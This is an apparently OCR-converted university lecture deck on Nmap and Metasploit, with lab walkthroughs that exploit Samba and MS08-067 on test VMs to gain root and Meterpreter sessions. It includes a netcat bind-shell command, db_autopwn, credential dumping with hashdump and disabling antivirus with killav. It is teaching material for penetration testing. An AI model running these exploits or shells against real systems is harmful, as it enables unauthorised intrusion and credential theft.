Nmap & Metasploit

Chun-Jen (James) Chung

Arizona State University

Nmap recap

- Nmap uses raw IP packets in novel ways to determine
  - what hosts are available on the network
  - What services (application name and version) those hosts are offering
  - What operating systems (and OS version) they are running
  - What type of packet filters/firewalls are in use
- It was designed to rapidly scan large networks, but works fine against single hosts.

Typical Nmap Scans

`-sS`: TCP SYN

- -sS tells Nmap to send a SYN packet to Nmap's default port list, which includes the most common ports a service may run on.
- If a SYN/ACK packet is received then the port is open.
- If a RST packet is received then the port is closed.

`-sT`: TCP SYN

- -sT tells Nmap to issue a connect() system call to each port in Nmap's default port list.
- If the connect() call is successful then the port is open.
- If it fails or is blocked then the port is closed.

Typical Nmap Scans (cont.)

`-sA`: ACK

- -sA tells Nmap to send an ACK packet to Nmap's default port list.
- If a RST packet has been received then those ports are marked as unfiltered. This means that there was not a stateful firewall prior to your target.
- If some other message is received then Nmap marks those ports are filtered.

`-sW`: Window

- -sW tells Nmap to send an ACK packet to Nmap's default port list just like –sA.
- This scan however looks at the TCP Window property.
- Open ports have a window size listed. Closed ports will have a 0 window size listed.

Typical Nmap Scans (cont.)

`-sM`: Maimon scans

- -sM tells Nmap to send a Fin/ACK to Nmap's default port list.
- Most systems respond with a RST packet for both opened and closed ports.
- However, some BSD systems will drop the packet if the port is opened.

`-sU`: UDP scan

- -sU tells Nmap to send an empty UDP packet to Nmap's default port list.
- If an ICMP type 3 code 3 message is returned then the port is marked as closed.
- If an ICMP type 3 code 1, 2 , 9, 10, or 13 is returned then the port is labeled as filtered.
- If a service responds then the port is open.
- If a service responds and then does not respond to a second UPD packet then the port labeled as open filtered.

Typical Nmap Scans (cont.)

`-sN`: TCP Null

- -sN tells Nmap to send an empty or Null packet to Nmap's default port list.
- Because this packet does not contain a SYN, RST, or ACK bit a packet with the RST bit is returned if the port is closed.
- If the port is open then no response is given.
- This only works on devices that are compliant with RFC 793.

`-sF`: FIN

- -sF tells Nmap to send a packet with the FIN bit to Nmap's default port list.
- Because this packet does not contain a SYN, RST, or ACK bit a packet with the RST bit is returned if the port is closed.
- If the port is open then no response is given.
- This only works on devices that are compliant with RFC 793.

Scan target with Nmap

- Scan target to get the open TCP ports and OS version info

  `Nmap -sS -O -V <target IP/Range>`

- Find out if a host/network is protected by a firewall

  `Nmap -sA <target IP/Range>`

- Scan a host when protected by the firewall

  `Nmap -PN <target IP/Range>`

- Detect remote services version numbers

  `Nmap -sV <target IP/Range>`

- Scan a host using TCP ACK (PA) and TCP Syn (PS) ping

  `Nmap -PS 80,21,443 192.168.1.1`

Reference:
http://nmap.org/nmap_doc.html
http://www.cyberciti.biz/networking/nmap-command-examples-tutorials/

Nmap with Script Scan

```
ubuntu@nessus:~$ sudo nmap --script smb-check-vulns -p445 172.16.3.3

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-16 12:57 MST
NSE: Script Scanning completed.
Nmap scan report for pablol102u1-s1.qwest.asu.edu (172.16.3.3)
Host is up (0.0025s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 46:4A:1F:E4:19:03 (Unknown)

Host script results:
| smb-check-vulns:
|
|   Conficker: UNKNOWN; not Windows, or Windows with disabled browser service (CLEAN);
h crashed browser service (possibly INFECTED).
| |  If you know the remote system is Windows, try rebooting it and scanning
| |_ again. (Error NT_STATUS_OBJECT_NAME_NOT_FOUND)
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_  SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Reference:
http://nmap.org/nsedoc/categories/vuln.html


Metasploit Overview

- *Metasploit Framework (MSF)* has long been a tool used by security professionals to test networks.
- MSF was created by HD Moore in 2003 as a *penetration testing tool*.
- Initially Metasploit was written in the *Perl* (2.x), version 3.x written in *Ruby* programming language.
- In 2009 HD Moore joined Rapid7 and acquired the *Metasploit Project*.
- *Metasploit Framework* remains available for free under BSD-type license.

Metasploit Related Products from RAPID7

- Metasploit Framework:
  - A command line tool for free, including third-party import, manual exploitation and manual brute forcing.
- Metasploit Community
  - Free web-based user interface for Metasploit with a reduced set of features, including network discovery, module browsing and manual exploitation.
- Metasploit Express
  - A baseline penetration test tool. It offers a GUI, nmap for discovery, and adds smart brute forcing as well as automated evidence collection.
- Metasploit Pro
  - Advance penetration test tool, includes all features of Metasploit Express and adds web application scanning and exploitation, social engineering campaigns and VPN pivoting.
- Armitage
  - A free graphical cyber attack management tool for the Metasploit Project.

Metasploit Framework Architecture



Metasploit Terminology

- *Vulnerability*: A weakness which allows attackers to reduce a system's information assurance.
- *Exploit*: A piece of code that takes advantage of a system's vulnerabilities.
- *Payload*: A piece of code that lets you control a system after it has been exploited.
- *Shellcode*: A set of instructions used as a payload when exploitation occurs.
- *Encoders*: encode or mangle payload, remove bad characters
- *Auxiliary*: like an exploit module but without a payload
- *Session*: connection from a successful exploit

Metasploit Installation

- Download and run the installation file
  - wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
  - chmod +x metasploit-latest-linux-installer.run
  - sudo ./metasploit-latest-linux-installer.run
- Follow the setup procedure in the wizard. (take several minutes)
- Register as a Metasploit Community user and get an activation code from Rapid7
  - http://www.rapid7.com/products/metasploit/metasploit-community-registration.jsp
- Using Metasploit
  - From web GUI or “sudo msfconsole”

Using Metasploit

- Show – list modules available (exploits, payloads, etc)
- Use – use a specific exploit module
- Set – set specific variables (Case sensitive)
  - RHOST – remote host (who we're attacking)
  - PAYLOAD – the payload to carry
  - LHOST – local host (attacker or reverse shell)
- Exploit – run the exploit

Basic Commands

- use <module>
  - info
  - show options
  - set <option> <value>
- show
  - payloads, exploits, auxiliary, options
- Search
- back
- exploit


Gain root on a vulnerable VM

- Scan the host

```
msf > nmap -sS -Pn -A 172.16.3.3
[*] exec: nmap -sS -Pn -A 172.16.3.3


Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-16 10:57 MST
Nmap scan report for pablol102u1-s1.qwest.asu.edu (172.16.3.3)
Host is up (0.011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETR
STATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA
There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45+00:00
|_Not valid after:  2010-04-16T14:07:45+00:00
|_ssl-date: 2014-04-16T18:00:00+00:00; +19s from local time.
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
```

- Search for vulnerabilities using Nessus



Search the scanner module

```
msf > search scanner/smb

Matching Modules
================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   auxiliary/scanner/smb/ms08_067_check                         normal  MS08-067 Scanner
   auxiliary/scanner/smb/pipe_auditor                           normal  SMB Session Pipe Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor                    normal  SMB Session Pipe DCERPC Auditor
   auxiliary/scanner/smb/psexec_loggedin_users                  normal  Microsoft Windows Authenticated Logged
n Users Enumeration
   auxiliary/scanner/smb/smb2                                   normal  SMB 2.0 Protocol Detection
   auxiliary/scanner/smb/smb_enumshares                         normal  SMB Share Enumeration
   auxiliary/scanner/smb/smb_enumusers                          normal  SMB User Enumeration (SAM EnumUsers)
   auxiliary/scanner/smb/smb_enumusers_domain                   normal  SMB Domain User Enumeration
   auxiliary/scanner/smb/smb_login                              normal  SMB Login Check Scanner
   auxiliary/scanner/smb/smb_lookupsid                          normal  SMB Local User Enumeration (LookupSid)
   auxiliary/scanner/smb/smb_version                            normal  SMB Version Detection
```

Run the smb detector program

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 172.16.3.3
RHOSTS => 172.16.3.3
msf auxiliary(smb_version) > exploit

[*] 172.16.3.3:445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Search available exploits

```
msf > search samba

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                  normal     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                        normal     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                      normal     Samba lsa_io_trans_names Heap Overflow
   exploit/freebsd/samba/trans2open            2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply             2010-06-16       good       Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap     2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/trans2open              2003-04-07       great      Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans                 2003-04-07       average    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script          2007-05-14       excellent  Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap       2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/osx/samba/trans2open                2003-04-07       great      Samba trans2open Overflow (Mac OS X PPC)
   exploit/solaris/samba/lsa_transnames_heap   2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/trans2open            2003-04-07       great      Samba trans2open Overflow (Solaris SPARC)
   exploit/unix/misc/distcc_exec               2002-02-01       excellent  DistCC Daemon Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21    excellent  Citrix Access Gateway Command Execution
   exploit/windows/http/sambar6_search_results 2003-06-21       normal     Sambar 6 Search Results Buffer Overflow
   exploit/windows/license/calicclnt_getconfig 2005-03-02       average    Computer Associates License Client GETCONFIG Overflow
   post/linux/gather/enum_configs                               normal     Linux Gather Configurations
```

Apply the exploit and gain the root access

```
msf> use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   139              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(usermap_script) > set rhost 172.16.3.3
rhost => 172.16.3.3
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OZLPkL9SR7wCkI8R;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "OZLPkL9SR7wCkI8R\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (172.16.3.15:4444 -> 172.16.3.3:38362) at 2014-04-1

id
uid=0(root) gid=0(root)
```

```
id
uid=0(root) gid=0(root)
pwd
/
mkdir myname
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
myname
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Commands integrated with Metasploit

- Run Nmap inside Metasploit and auto populate the database with targets:
  - db_nmap –sS –O –v <Target>
  - Check the database for information gathered: hosts and services
- Try all known exploits to vulnerabilities that match the criteria (services) in the database.
  - db_autopwn –t –p –e

Shell

- A shell is software that interacts between a user and the kernel, it provides an interface for interacting with the kernel.
- *Bind Sell*
  - A bind shell "binds" a interactive shell to a port on the victims, thus allowing the attacker to connect to it.
  - For example: nc.exe –lvp 4444 –e cmd.exe
- *Reverse Shell*
  - Creates a shell from the target host to the attackers host. If the target is sitting behind a NAT, the bind shell is not working. If the target does not have a publicly accessible IP (but attacker do) use a reverse shell.

Meterpreter Shell

- Meterpreter (meta interpreter) is a payload that provides complex and advanced functionality, all functions loaded and executed by meterpreter are done so in memory.
- Think of it as a meta shell with a ton of built in features that will save you a lot of time and effort.
- Some useful meterpreter commands can be found from:
  - http://ultimatepeter.com/how-to-hack-ultimate-metasploit-meterpreter-command-cheat-sheet/

Another Example

```
msf > db_nmap -sS -O -A 192.168.24.134
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-21 21:42 SAST
[*] Nmap: Nmap scan report for 192.168.24.134
[*] Nmap: Host is up (0.0023s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 5000/tcp open  upnp         Microsoft Windows UPnP
[*] Nmap: MAC Address: 00:0C:29:99:45:B5 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2000|XP
[*] Nmap: OS details: Microsoft Windows 2000 SP0/SP1/SP2 or Windows XP SP0/SP1, Microsoft Windows XP SP1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: XP-IMAGE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:99:45:b5 (VMware)
[*] Nmap: |_smbv2-enabled: Server doesn't support SMBv2 protocol
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows XP (Windows 2000 LAN Manager)
[*] Nmap: |   Name: FOOBAR\XP-IMAGE
[*] Nmap: |_  System time: 2012-03-21 21:42:28 UTC+2
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   2.28 ms 192.168.24.134
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
```

Confirming vuln and ready exploit

```
msf > db_nmap --script smb-check-vulns.nse -p445 192.168.24.134
msf > vulns
[*] Time: 2012-03-21 19:56:10 UTC Vuln: host=192.168.24.134 port=445 proto=tcp name=MS08-067 refs=CVE-2008-4250,BID-31874,OSVDB-49243,CWE-94,MSFT-MS08-067,MSF-Microsoft Server Service Relative Path Stack Corruption,NSS-34476
```

Time to use our first exploit, first search for it:

```
msf > search ms08-067
  Name                          Disclosure Date  Rank   Description
  ----                          ---------------  ----   -----------
  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Microsoft Server Service Relative Path Stack Corruption
```

Time to load the exploit:

```
msf > use exploit/windows/smb/ms08_067_netapi
```

Use show options || payloads to see the configuration options available.

```
msf  exploit(ms08_067_netapi) > show options
msf  exploit(ms08_067_netapi) > show payloads
```

Configure the exploit

```
msf  exploit(ms08_067_netapi) > set RHOST 192.168.24.134
RHOST => 192.168.24.134

msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp

msf  exploit(ms08_067_netapi) > show options
```

Everything looks good, now run the exploit

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.24.134
[*] Meterpreter session 1 opened (192.168.24.1:58814 -> 192.168.24.134:4444) at 2012-03-21 22:10:43 +0200

meterpreter >
```

Post-exploitation

Meterpreter commands of interest:

```
meterpreter > hashdump
meterpreter > shell
```

Current user, working directory and process ID

```
meterpreter > getuid
meterpreter > pwd
meterpreter > getpid
```

Now you can migrate to a more reliable process, although not really necessary in this case

```
meterpreter > ps
meterpreter > migrate <pid>
```

Some fun

```
meterpreter > screenshot
meterpreter > run vnc
meterpreter > run killav
```